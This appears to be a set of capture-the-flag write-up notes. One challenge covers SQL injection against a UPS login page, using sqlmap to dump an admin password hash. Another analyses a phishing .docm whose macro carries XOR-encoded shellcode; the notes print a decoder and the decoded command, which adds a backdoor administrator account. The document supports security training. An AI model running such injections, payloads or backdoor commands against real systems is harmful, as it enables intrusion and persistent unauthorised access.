</wsdl:input>
<wsdl:output name="browseDataSourcesResponse">
<wsdlsoap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
<wsdl:operation name="getStatus">
<wsdlsoap:operation soapAction=""/>
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</wsdl:input>
<wsdl:output name="getStatusResponse">
<wsdlsoap:body use="literal"/>
</wsdl:output>
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<wsdl:operation name="readData">
<wsdlsoap:operation soapAction=""/>
<wsdl:input name="readDataRequest">
<wsdlsoap:body use="literal"/>
</wsdl:input>
<wsdl:output name="readDataResponse">
<wsdlsoap:body use="literal"/>
</wsdl:output>
</wsdl:operation>

```

```

<wsdl:operation name="writeData">
<wsdlsoap:operation soapAction=""/>
<wsdl:input name="writeDataRequest">
<wsdlsoap:body use="literal"/>
</wsdl:input>
<wsdl:output name="writeDataResponse">
<wsdlsoap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
<wsdl:operation name="writeStringData">
<wsdlsoap:operation soapAction=""/>
<wsdl:input name="writeStringDataRequest">
<wsdlsoap:body use="literal"/>
</wsdl:input>
<wsdl:output name="writeStringDataResponse">
<wsdlsoap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
<wsdl:operation name="browseTags">
<wsdlsoap:operation soapAction=""/>
<wsdl:input name="browseTagsRequest">
<wsdlsoap:body use="literal"/>
</wsdl:input>
<wsdl:output name="browseTagsResponse">
<wsdlsoap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
<wsdl:operation name="getDataHistory">
<wsdlsoap:operation soapAction=""/>
<wsdl:input name="getDataHistoryRequest">
<wsdlsoap:body use="literal"/>
</wsdl:input>
<wsdl:output name="getDataHistoryResponse">
<wsdlsoap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
<wsdl:operation name="getActiveEvents">
<wsdlsoap:operation soapAction=""/>
<wsdl:input name="getActiveEventsRequest">
<wsdlsoap:body use="literal"/>
</wsdl:input>
<wsdl:output name="getActiveEventsResponse">
<wsdlsoap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
<wsdl:operation name="getEventsHistory">
<wsdlsoap:operation soapAction=""/>
<wsdl:input name="getEventsHistoryRequest">
<wsdlsoap:body use="literal"/>
</wsdl:input>
<wsdl:output name="getEventsHistoryResponse">
<wsdlsoap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
<wsdl:operation name="ackEvents">
<wsdlsoap:operation soapAction=""/>
<wsdl:input name="ackEventsRequest">
<wsdlsoap:body use="literal"/>
</wsdl:input>
<wsdl:output name="ackEventsResponse">
<wsdlsoap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
<wsdl:operation name="browseEventsDefinitions">
<wsdlsoap:operation soapAction=""/>

```

```

<wsdl:input name="browseEventsDefinitionsRequest">
<wsdlsoap:body use="literal"/>
</wsdl:input>
<wsdl:output name="browseEventsDefinitionsResponse">
<wsdlsoap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
<wsdl:operation name="annotateEvent">
<wsdlsoap:operation soapAction=""/>
<wsdl:input name="annotateEventRequest">
<wsdlsoap:body use="literal"/>
</wsdl:input>
<wsdl:output name="annotateEventResponse">
<wsdlsoap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
</wsdl:binding>
<wsdl:service name="API">
<wsdl:port binding="impl:APISoapBinding" name="API">
<wsdlsoap:address location="http://10.10.173.244:8080/ScadaBR/services/API"/>
</wsdl:port>
</wsdl:service>
</wsdl:definitions>

```

Uninterrupted Problem Supply

Challenge

Virelia simply loves buying devices from Mechacore. Their most recent acquisition is a UPS unit. Mechacore promised the login page was 100% secure. Let's see if it can keep us out.

Website URL: <http://10.10.124.123/>

Website

PORT

80/tcp open http syn-ack ttl 62 Werkzeug httpd 3.1.3 (Python 3.11.13)

|_http-server-header: Werkzeug/3.1.3 Python/3.11.13

| http-methods:

|_ Supported Methods: OPTIONS GET HEAD

| http-title: UPS Login

|_Requested resource was /login

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Landing page

UPS Configuration Login

Invalid username or password

Username:

Password:

Login

admin:admin and admin:password didnt work

username is vuln to sqli

UPS Configuration Login

Database error: 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

Username:

Password:

Login

sqlmap

```
available databases [3]:
[*] industrial_system
[*] information_schema
[*] performance_schema
```

dumping industrial_system tables

```
Database: industrial_system
[1 table]
+-----+
| users |
+-----+
```

id	password	username
1	6a9790ec070cf62edb10aa335bfd4c8f18b532126eea4dd9fe363423b4c73a8a	admin

admin:6a9790ec070cf62edb10aa335bfd4c8f18b532126eea4dd9fe363423b4c73a8a ()

Forensics

Orcam

Challenge

Dr. Ayaka Hirano loves to swim with the sharks. So when the attackers from Virelia successfully retaliated against one of our own, it was up to the good doctor to take on the case. Will Dr. Hirano be able to determine how this attack happened in the first place?

email_template

```
Content-Type: multipart/mixed; boundary="====7147510528207607842=="
MIME-Version: 1.0
From: helpdesk@orcaml.thm
To: admin@orcaml.thm
Subject: Project Template
```

```
--====7147510528207607842==
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
```

Please use the following template for the upcoming Project. The file will not work unless you open it using administrative privileges. When prompted, enable macros in order to get all of the details.

```
Content-Type: application/octet-stream
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="Project_Template.docm"
```

72/111

Axmn2Iniam74Cu+K6ULpWHKuQaHhAD76XmTZQe0d3O9iA4NWheTwjAEH16ngjgHyoql95NqEQgwX
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
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
-----7147510528207607842=---

Decoded from base its a zip file



seems to have been a word doc or at least remenance of one

vba.bin macro file



Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	Lib	May run code from a DLL
Suspicious	CreateThread	May inject code into another process
Suspicious	VirtualAlloc	May inject code into another process
Suspicious	RtlMoveMemory	May inject code into another process
Suspicious	Xor	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	VBA obfuscated Strings	VBA string expressions were detected, may be used to obfuscate strings (option --decode to see all)
Base64 String	'}'	l33t
VBA string	b'\x97}\xed'	Asc("l33t")

Decode shellcode

```

buf = [144, 219, 177, 116, 108, 51, 83, 253, 137, 2, 243, 16, 231, 99, 3, 255,
62, 63, 184, 38, 120, 184, 65, 92, 99, 132, 121, 82, 93, 204, 159, 72, 13, 79,
49, 88, 76, 242, 252, 121, 109, 244, 209, 134, 62, 100, 184, 38, 124, 184, 121,
72, 231, 127, 34, 12, 143, 123, 50, 165, 61, 184, 106, 84, 109, 224, 184, 61,
116, 208, 9, 61, 231, 7, 184, 117, 186, 2, 204, 216, 173, 252, 62, 117, 171,
11, 211, 1, 154, 48, 78, 140, 87, 78, 23, 1, 136, 107, 184, 44, 72, 50, 224,
18, 231, 63, 120, 255, 52, 47, 50, 167, 231, 55, 184, 117, 188, 186, 119, 80,
72, 104, 104, 21, 53, 105, 98, 139, 140, 108, 108, 46, 231, 33, 216, 249, 49,
89, 50, 249, 233, 129, 51, 116, 108, 99, 91, 69, 231, 92, 180, 139, 185, 136,
211, 105, 70, 57, 91, 210, 249, 142, 174, 139, 185, 15, 53, 8, 102, 179, 200,
148, 25, 54, 136, 51, 127, 65, 92, 30, 108, 96, 204, 161, 2, 86, 71, 84, 25,
64, 86, 6, 76, 82, 87, 25, 5, 93, 90, 7, 24, 65, 65, 21, 24, 92, 65, 84, 58,
118, 91, 58, 9, 3, 101, 70, 33, 100, 75, 18, 56, 102, 113, 48, 15, 89, 113, 77,
76, 28, 82, 16, 8, 19, 28, 45, 76, 21, 19, 26, 9, 71, 19, 24, 3, 80, 82, 24,
11, 65, 92, 1, 28, 19, 82, 16, 1, 90, 93, 29, 31, 71, 65, 21, 24, 92, 65, 7,
76, 82, 87, 25, 5, 93, 90, 7, 24, 65, 65, 21, 24, 92, 65, 84, 67, 82, 87, 16,
108]

key = [ord(c) for c in "l33t"] # [108, 51, 51, 116]

decoded = bytearray()
for i, b in enumerate(buf):
    decoded.append(b ^ key[i % len(key)])

with open("decoded_shellcode.bin", "wb") as f:
    f.write(decoded)

print("Decoded shellcode saved to decoded_shellcode.bin")

```



```
ubuntu@tryhackme:~/Desktop/work_env/word$ strings decoded_shellcode.bin
;}$u
D$$[[aYZQ
net user administrrator VEhNe0V2MwxfTUBDcjB9 /add /Y & net localgroup administrators administrrator /add
ubuntu@tryhackme:~/Desktop/work_env/word$
```

This macro would add a backdoor admin with a b64 password

VEhNe0V2MwxfTUBDcjB9|

REC 20 1

Output

|THM{Ev1l_M@Cr0}